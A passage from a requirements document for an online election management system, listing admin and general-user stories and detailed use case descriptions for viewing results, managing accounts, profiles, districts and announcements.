12. As a system admin, I want to delete user profile that are no longer needed or relevant.
13. As a system admin, I want to create electoral districts so that the returning officer can choose which district is currently holding an election.
14. As a system admin, I want to view electoral districts so that the returning officer can view which district is currently holding an election.

15. As a system admin, I want to update electoral districts so that I can adjust district names, correct errors, or reflect changes.
16. As a system admin, I want to delete electoral districts that are no longer needed or relevant.
17. As a system admin, I want to search the specific district so that I can update or delete that specific district.
18. As a system admin, I want to create announcements related to the election so that users know what is happening at every stage of the election.
19. As a system admin, I want to view announcements related to the election so that I can stay informed about important events and communicate them to relevant parties.
20. As a system admin, I want to update announcements on election status so that I can correct errors, add new information, or modify outdated content.
21. As a system admin, I want to delete announcements that are no longer relevant or accurate.
22. As a system admin, I want to create an election party so that candidates can be associated with specific political groups.
23. As a system admin, I want to view election parties so that I can manage and verify party information.
24. As a system admin, I want to update the election party so that the information remains accurate and up-to-date.
25. As a system admin, I want to delete election party that are no longer active so that the system remains organized and current.
26. As a system admin, I want to be able to change the election phase so that users can act according to specific phases.
27. As a system admin, I want to filter all non-voters in the end of election so that the registration Officer will then remove their names from the certified register of electors of the electoral divisions that they belong to.
28. As a system admin, I want to change my password so that I can ensure the security of my account and protect sensitive system information from unauthorized access.
29. As a system admin, I want to register WebAuthn as a second factor authentication so that I can add an extra layer of security beyond passwords.
30. As a system admin, I want to delete the credentials of all user accounts so that I can revoke access and ensure that unauthorized users cannot access the system.


General User

1. As a general user, I want to view the final results so that I can see who won the election
2. As a general user, I want to view the ongoing results so that I can see the status of the election
3. As a general user, I want to view the announcements/updates so that I can get and updates and know what is happening in this election.
4. As a general user, I want to view the election phase so that I know what is happening in this election.
5. As a general user, I want to view all districts so that I can see how many districts there are in total.
6. As a general user, I want to view candidates so that I can know who is participating in the election.

3.2.1 Work Breakdown Structure



3.2.2 Use Case Diagram – General User



3.2.3 Use Case Description – General User

Taiga ID, #106

Use case name:	View Final Results
Scenario:	Viewing final election results to know the outcome of the election for a specific district.
Trigger Event:	The general user initiates the process to view final election results by selecting the desired district.
Brief description:	This use case describes the action taken by a general user to view the result of the election for a specific district, enabling them to see who won the election.
Actors:	General user
Stakeholders:	General user
Preconditions:	<ul style="list-style-type: none"> • The user is currently in the view districts page. • The system is operational and available for viewing final results. • The election results have been finalized and uploaded to the system.
Normal flow:	<ol style="list-style-type: none"> 1. The user selects the district for which they want to view the final results. 2. The system retrieves and displays the final election results for the selected district. 3. The user views the displayed final results, which include details on the winning candidate and vote counts.
Exceptional flows:	2a. If the results for the selected district are not yet available, the system will display no result.

Taiga ID, #107

Use case name:	View Ongoing Results
Scenario:	Viewing ongoing election results to monitor the status of the election for a specific district.
Trigger Event:	The general user initiates the process to view ongoing election results by selecting the desired district.
Brief description:	This use case describes the action taken by a general user to view the ongoing results of the election for a specific district, enabling them to stay informed about the current status of the election.
Actors:	General user
Stakeholders:	General user
Preconditions:	<ul style="list-style-type: none"> • The user is currently in the view districts page. • The system is operational and available for viewing ongoing results. • The election results are being continuously updated and are available for viewing
Normal flow:	<ol style="list-style-type: none"> 1. The user selects the district for which they want to view the ongoing results. 2. The system retrieves and displays the current election results for the selected district. 3. The user views the displayed ongoing results.
Exceptional flows:	3a. If the ongoing results for the selected district are not available, the system will display no result.

Taiga ID, #111

Use case name:	View Candidates
Scenario:	Viewing the candidates participating in the election for a specific district.
Trigger Event:	The general user initiates the process to view candidates by selecting a specific district.
Brief description:	This use case describes the action taken by a general user to view the candidates participating in the election for a particular district, enabling them to become familiar with the individuals contesting for different positions in that specific area.
Actors:	General user
Stakeholders:	General user
Preconditions:	<ul style="list-style-type: none"> • The user is currently in the view districts page. • The system is operational and available for viewing candidates.
Normal flow:	<ol style="list-style-type: none"> 1. The user selects the district for which they want to view the candidates. 2. The system retrieves and displays a list of all candidates participating in the election in the selected district. 3. The user views the displayed list of candidates.
Exceptional flows:	2a. If there are no candidates registered in the system for the election, the system will display a message indicating that there are no candidates available at the moment for that specific district.

Taiga ID, #108

Use case name:	View All Announcements
Scenario:	Viewing announcements and updates to stay informed about election-related events and developments.
Trigger Event:	The general user initiates the process to view announcements by clicking the 'View All Announcements' link.
Brief description:	This use case describes the action taken by a general user to view existing announcements about the election, ensuring they stay informed about important events and updates.
Actors:	General user
Stakeholders:	General user
Preconditions:	<ul style="list-style-type: none"> • The user is currently in the home page. • The system is operational and available for viewing announcements.
Normal flow:	<ol style="list-style-type: none"> 1. The user clicks the 'View All Announcements' link. 2. The system retrieves and displays a list of all current and past election announcements. 3. The user views the displayed list of announcements.
Exceptional flows:	2a. If there are no announcements available, the system will display a message indicating that there are no announcements at the moment.


Taiga ID, #110


Use case name:	View All Districts
Scenario:	Viewing a list of all districts to know the total number of districts involved in the election.
Trigger Event:	The general user initiates the process to view all districts by clicking the district image/link.
Brief description:	This use case describes the action taken by a general user to view the list of all districts, enabling them to see how many districts are participating in the election.
Actors:	General user
Stakeholders:	General user
Preconditions:	<ul style="list-style-type: none"> • The user is currently in the home page. • The system is operational and available for viewing districts.
Normal flow:	<ol style="list-style-type: none"> 1. The user clicks the district image/link. 2. The system retrieves and displays a list of all districts. 3. The user views the displayed list of districts.
Exceptional flows:	2a. If there are no districts available, the system will display a message indicating that no districts are available at the moment.

Taiga ID, #109

Use case name:	View Election Phase
Scenario:	Viewing the current phase of the election to stay informed about what is happening at any given time.
Trigger Event:	The general user visits the homepage of the election website.
Brief description:	This use case describes the action taken by a general user to view the current phase of the election, enabling them to stay informed about the ongoing election activities.
Actors:	General user
Stakeholders:	General user
Preconditions:	<ul style="list-style-type: none"> • The system is operational and available.
Normal flow:	<ol style="list-style-type: none"> 1. The user visits the homepage of the election website. 2. The system displays the current phase of the election on the homepage. 3. The user views the displayed election phase to understand what is happening in the election at that moment.
Exceptional flows:	<p>2a. If the election phase information is not available, the system will display a message indicating that the current election phase is not available at the moment.</p>

3.2.4 Use Case Diagram – System Admin





3.2.5 Use Case Description – System Admin

Taiga ID, #30

Use case name:	Log in
Scenario:	Logging in to the account to access the administrative features.
Trigger Event:	System Admin clicks the “login” button.
Brief description:	This use case describes the action taken by a system admin to log into their account to manage user accounts and other admin related tasks.
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin is on the website homepage. • The system is operational and available to log in.
Normal flow:	<ol style="list-style-type: none"> 1. Admin visits the login page by clicking “Log in” button on the homepage. 2. The system prompts the admin for login details: username and password. 3. Admin enters username and password and clicks “Log in” button. 4. The system validates the username and password given. 5. The system displays the Admin homepage.
Exceptional flows:	<p>3a. If the username or password field is empty, system will show “Username or Password is required” message.</p> <p>4a. If the entered username or password is incorrect, system will show a pop up prompt, stating “Invalid Username or Password”.</p>

Taiga ID, #31

Use case name:	Log out
Scenario:	Logging out of the account to end the session securely and protect the account.
Trigger Event:	System Admin clicks the “logout” button.
Brief description:	This use case describes the action taken by system admin to log out of the system, ensuring that all active sessions are properly terminated and sensitive information is protected.
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin must be logged into the system. • The system is operational and available to log out.
Normal flow:	<ol style="list-style-type: none"> 1. System admin clicks the “Log Out” button. 2. System redirects the system admin to the website homepage.
Exceptional flows:	None

Taiga ID, #32

Use case name:	Create User Account
Scenario:	Creating a new user account to grant new users access to the system.
Trigger Event:	System Admin clicks on the “Create User Account” under the User Account tab.
Brief description:	This use case describes the action taken by system admin to create new user accounts, allowing other users to access the system.
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin must be logged into the system. • A district or list of districts has been created to choose from. • User Profiles has been created to be selected. • The system is operational and available for creating accounts.
Normal flow:	<ol style="list-style-type: none"> 1. System Admin clicks on the “Create User Account” button under the User Account tab. 2. System directs System Admin into the “Create User Account” page. 3. System Admin enters the information into the respective fields. 4. System Admin clicks “Create account” button. 5. System will show a prompt stating “Account created successfully”. 6. System directs System Admin back to the “Create User Account” page.
Exceptional flows:	<p>4a. If the user with the same username already exist in the system, the system will prompt “Username already taken”.</p> <p>4b. If there are empty fields, the system will prompt “Please fill in this field”.</p>

Taiga ID, #33

Use case name:	View User Account
Scenario:	Viewing details of user accounts to manage or review user information.
Trigger Event:	System Admin clicks on the “View User Account” under the User Account tab.
Brief description:	This use case describes the action taken by system admin to view user accounts, so that he can manage the accounts accordingly.
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin must be logged into the system. • The system is operational and available for viewing accounts.
Normal flow:	<ol style="list-style-type: none"> 1. System Admin clicks on the “View User Account” button under the User Account tab. 2. System directs System Admin into the “View User Account” page. 3. System displays list of all existing user accounts. 4. The admin sees a list of all existing user accounts.
Exceptional flows:	3a. If there are no user accounts in the system, the system will display nothing.

Taiga ID, #34

Use case name:	Update User Account
Scenario:	Updating details of a user account to reflect changes or correct information.
Trigger Event:	System Admin clicks “Update” button next to the user’s account.
Brief description:	This use case describes the action taken by system admin to update user accounts, so that he can keep user account information up to date.
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin must be logged into the system. • The system is operational and available for updating accounts. • System Admin must be in “View User Account” page.
Normal flow:	<ol style="list-style-type: none"> 1. System Admin clicks on the “Update” button next to the user account. 2. System redirects the System Admin to the “Update User Account” page. 3. System Admin updates the necessary information and clicks “Save changes”. 4. System shows a pop up prompt displaying “User account successfully updated”. 5. System Admin clicks “Okay” and gets redirected to the “View User Accounts” page.
Exceptional flows:	3a. If the admin entered the username that is already taken, the system will prompt “User account with this username already exists”.

Taiga ID, #35

Use case name:	Delete User Account
Scenario:	Deleting a user account to remove access to the system.
Trigger Event:	System Admin clicks “Delete” button next to the user’s account.
Brief description:	This use case describes the action taken by system admin to delete user accounts, so that he can remove the unnecessary accounts.
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin must be logged into the system. • The system is operational and available for deleting accounts. • System Admin must be in “View User Account” page.
Normal flow:	<ol style="list-style-type: none"> 1. System Admin clicks on the “Delete” button next to the user account. 2. System displays a pop up box that asks for confirmation for deletion of selected account. 3. System Admin clicks “OK”. 4. User Account is deleted from the system and the system redirects the System Admin back to the View User Accounts page.
Exceptional flows:	3a. If the admin clicks “cancel”, the system redirects the admin back to “View User Accounts” page with no changes.

Taiga ID, #161

Use case name:	Delete Credentials for each user account
Scenario:	Deleting the credentials of each user account so that unauthorized users will not gain access to their account.
Trigger Event:	System Admin presses the “Delete Credentials” button of the specific account.
Brief description:	In this use case, the System Admin wants to delete the credentials to ensure that unauthorized personnel will not gain access to their accounts.
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin is logged into the correct account. • The system is operational and available for deleting credential.
Normal flow:	<ol style="list-style-type: none"> 1. System Admin clicks on the “Delete Credentials” button of the specific account. 2. System successfully deletes the user’s credentials.
Exceptional flows:	None

Taiga ID, #127

Use case name:	Search User Account
Scenario:	Searching for a specific user account to update or delete that account.
Trigger Event:	The system admin initiates the process to search for a user account by entering search criteria.
Brief description:	This use case describes the actions taken by a system admin to search for a specific user account to view, update or delete it.
Actors:	System admin
Stakeholders:	System admin
Preconditions:	<ul style="list-style-type: none"> • The admin is currently view accounts page. • The system is operational and available for searching user account. • System Admin must be in “View User Account” page.
Normal flow:	<ol style="list-style-type: none"> 1. The admin enters the search criteria and clicks the “Search” button. 2. The system retrieves and displays user account matching the search criteria. 3. The admin see the details of specific user account.
Exceptional flows:	<p>2a. If no user accounts match the search criteria, the system will display a message indicating that no results were found.</p>

Taiga ID, #133

Use case name:	Create User Profile
Scenario:	Creating a new user profile to give the user a specific role.
Trigger Event:	System Admin clicks on the “Create User Profile” under the User Profile tab.
Brief description:	This use case describes the action taken by the system admin to create new user profile, allowing new users to have the specific role.
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin must be logged into the system. • The system is operational and available for creating profiles.
Normal flow:	<ol style="list-style-type: none"> 1. System Admin clicks on the “Create User Profile” button under the User Profile tab. 2. System directs System Admin into the “Create User Profile” page. 3. System Admin enters the information into the respective fields. 4. System Admin clicks “Create” button. 5. System will show a prompt stating “Profile created successfully”. 6. System directs System Admin back to the “Create User Profile” page.
Exceptional flows:	<p>4a. If the profile already exist in the system, the system will prompt “Profile already exists”.</p> <p>4b. If there are empty fields, the system will prompt “Please fill in this field”.</p>

Taiga ID, #134

Use case name:	View User Profile
Scenario:	Viewing a list of user profiles to manage or review the profile information.
Trigger Event:	System Admin clicks on the “View User Profile” under the User Profile tab.
Brief description:	This use case describes the action taken by system admin to view user profiles, so that he can manage the profile accordingly.
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin must be logged into the system. • The system is operational and available for viewing profiles.
Normal flow:	<ol style="list-style-type: none"> 1. System Admin clicks on the “View User Profile” button under the User Profile tab. 2. System directs System Admin into the “View User Profile” page. 3. System displays list of all existing user profiles. 4. The admin see the list of all existing user profiles.
Exceptional flows:	3a. If there are no user profiles in the system, the system will display nothing.

Taiga ID, #135

Use case name:	Update User Profile
Scenario:	Updating details of a user profile to reflect changes or correct information.
Trigger Event:	System Admin clicks “Update” button next to the user’s profile.
Brief description:	This use case describes the action taken by system admin to update user profile, so that he can keep user profile information up to date.
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin must be logged into the system. • The system is operational and available for updating profiles. • System Admin must be in “View User Profile” page.
Normal flow:	<ol style="list-style-type: none"> 1. System Admin clicks on the “Update” button next to the user profile. 2. System redirects the System Admin to the “Update User Profile” page. 3. System Admin updates the necessary information and clicks “Save changes”. 4. System shows a pop up prompt displaying “User profile successfully updated”. 5. System Admin clicks “Okay” and gets redirected to the “View User Profile” page.
Exceptional flows:	3a. If the admin entered the profile that is already existed, the system will prompt “User profile already exist”.

Taiga ID, #136

Use case name:	Delete User Profile
Scenario:	Deleting a user profile to remove access to the system.
Trigger Event:	System Admin clicks “Delete” button next to the user’s profile.
Brief description:	This use case describes the action taken by system admin to delete user profile, so that he can remove the unnecessary profiles.
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin must be logged into the system. • The system is operational and available for deleting profiles. • System Admin must be in “View User Profile” page.
Normal flow:	<ol style="list-style-type: none"> 1. System Admin clicks on the “Delete” button next to the user profile. 2. System displays a pop up box that asks for confirmation for deletion of selected profile. 3. System Admin clicks “OK”. 4. User profile is deleted from the system and the system redirects the System Admin back to the View User Profile page.
Exceptional flows:	3a. If the admin clicks “cancel”, the system redirects the admin back to “View User Profiles” page with no changes.

Taiga ID, #36

Use case name:	Create Electoral District
Scenario:	Creating a new electoral district to include it in the voting system.
Trigger Event:	System Admin clicks “Create districts” button under “District” tab.
Brief description:	This use case describes the actions taken by a system admin to create new electoral districts, in the event new districts are added in future elections.
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin must be logged into the system. • The system is operational and available for creating electoral districts.
Normal flow:	<ol style="list-style-type: none"> 1. System Admin clicks on the “Create District” button under the Districts tab. 2. The system directs System Admin into the “Create District” page. 3. System Admin enters the respective district name into the text box. 4. System Admin clicks the “Create” button. 5. System shows a pop up stating “District successfully added”.
Exceptional flows:	5a. If the district with the same name already exist, the system will prompt “District already exist”.

Taiga ID, #37

Use case name:	View Electoral Districts
Scenario:	Viewing details of an electoral district to manage or review district information.
Trigger Event:	System Admin clicks on the “View Districts” button under the Districts tab.
Brief description:	This use case describes the actions taken by a system admin to view electoral districts, so that he is able to see which districts he already added to the system
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin must be logged into the system. • The system is operational and available for viewing districts.
Normal flow:	<ol style="list-style-type: none"> 1. System Admin clicks on “View Districts” button under the Districts tab. 2. The system directs System Admin into the “View District” page. 3. System Admin is able to view all the existing districts.
Exceptional flows:	None

Taiga ID, #38

Use case name:	Update Electoral District
Scenario:	Updating the name of an electoral district to reflect changes or correct information.
Trigger Event:	System Admin clicks on the “Update” button next to the selected district.
Brief description:	This use describes the actions taken by a system admin to update electoral districts, so the System Admin is able to correct errors or amend changes.
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin must be logged into the system. • The system is operational and available for updating districts. • System Admin must be in “View District” page.
Normal flow:	<ol style="list-style-type: none"> 1. System Admin clicks on “Update” button next to the selected district. 2. The system directs System Admin into the “Update District” page. 3. System Admin updates the relevant fields. 4. System Admin clicks the “Update” button . 5. System shows a pop up stating “District updated successfully”. 6. System updates the districts record and redirects the System Admin back to the “View Districts” page.
Exceptional flows:	5a. If the district with the same name already exist, the system will prompt “District already exist”.

Taiga ID, #39

Use case name:	Delete Electoral District
Scenario:	Deleting an electoral district to remove it from the voting system.
Trigger Event:	System Admin clicks on the “Delete” button next to the selected district
Brief description:	This use case describes the actions taken by a system admin to delete electoral districts, so the System Admin is able to remove districts that are no longer needed or are irrelevant.
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin must be logged into the system. • The system is operational and available for deleting districts. • System Admin must be in “View District” page.
Normal flow:	<ol style="list-style-type: none"> 1. System Admin clicks on “Delete” button next to the selected district. 2. System prompts the user with a pop up, asking for confirmation for deletion of selected district. 3. System Admin clicks “OK”. 4. System shows a pop stating “District successfully deleted”. 5. System updates the Districts record and redirects the System Admin back to the “View Districts” page.
Exceptional flows:	<p>3a. If the system admin clicks “cancel”, he will be redirected back to the View Districts page with no changes in the district.</p> <p>3b. System admin will not be able to delete the electoral district during the cooling-off day and polling day.</p>

Taiga ID, #128

Use case name:	Search Electoral District
Scenario:	Searching for a specific district to update or delete that account.
Trigger Event:	The system admin initiates the process to search for a district by entering search criteria.
Brief description:	This use case describes the actions taken by a system admin to search for a specific district to update or delete it.
Actors:	System admin
Stakeholders:	System admin
Preconditions:	<ul style="list-style-type: none"> • The admin is currently view districts page. • The system is operational and available for searching districts. • System Admin must be in “View District” page.
Normal flow:	<ol style="list-style-type: none"> 1. The admin enters the search criteria and clicks the “Search” button. 2. The system retrieves and displays a district matching the search criteria. 3. The admin see the specific district.
Exceptional flows:	2a. If no district match the search criteria, the system will display a message indicating that no results were found.

Taiga ID, #40

Use case name:	Create Election Announcement
Scenario:	Creating an announcement to inform users about the election stages and related information.
Trigger Event:	The system admin initiates the process to create an announcement by clicking the 'Create Announcement' button.
Brief description:	This use case describes the actions taken by a system admin to create announcements or updates about the election, ensuring that users are informed about what is happening at each stage of the election process.
Actors:	System admin
Stakeholders:	System admin
Preconditions:	<ul style="list-style-type: none"> • The admin is currently logged into their account. • The system is operational and available for creating an announcement.
Normal flow:	<ol style="list-style-type: none"> 1. The admin clicks the "Create Announcement" button under the Announcement tab. 2. The system prompts the related information to create an announcement. 3. The system admin enters the information about an announcement. 4. The system admin clicks the “publish” button. 5. The system will show a prompt stating “Announcement created successfully” . 6. The announcement will appear on the home page.
Exceptional flows:	<p>4a. If the system admin leaves any mandatory fields empty, the system will display an error message indicating the missing information.</p> <p>4b. If the system admin clicks the “cancel” button, the system discards the announcement and returns the admin to the previous page without saving any changes.</p>

Taiga ID, #41

Use case name:	View Election Announcements
Scenario:	Viewing announcements to stay informed about election-related events and communicate them to relevant parties.
Trigger Event:	The system admin initiates the process to view announcements by clicking the 'View Announcements' button.
Brief description:	This use case describes the actions taken by a system admin to view existing announcements about the election, ensuring they stay informed about important events and can communicate these to relevant parties.
Actors:	System admin
Stakeholders:	System admin
Preconditions:	<ul style="list-style-type: none"> • The admin is currently logged into their account. • The system is operational and available for viewing announcements
Normal flow:	<ol style="list-style-type: none"> 1. The system admin clicks the "View Announcements" button under the Announcements tab. 2. The system retrieves and displays a list of all current and past election announcements. 3. The system admin sees a list of announcements.
Exceptional flows:	2a. If there are no announcements in the system, the system will display nothing.

Taiga ID, #92

Use case name:	View One Election Announcement
Scenario:	Viewing an announcement to know the detail
Trigger Event:	The system admin initiates the process to view announcements by clicking the 'View Announcements' button.
Brief description:	This use case describes the actions taken by a system admin to view an existing announcement about the election, ensuring they stay informed about important events and can communicate these to relevant parties.
Actors:	System admin
Stakeholders:	System admin
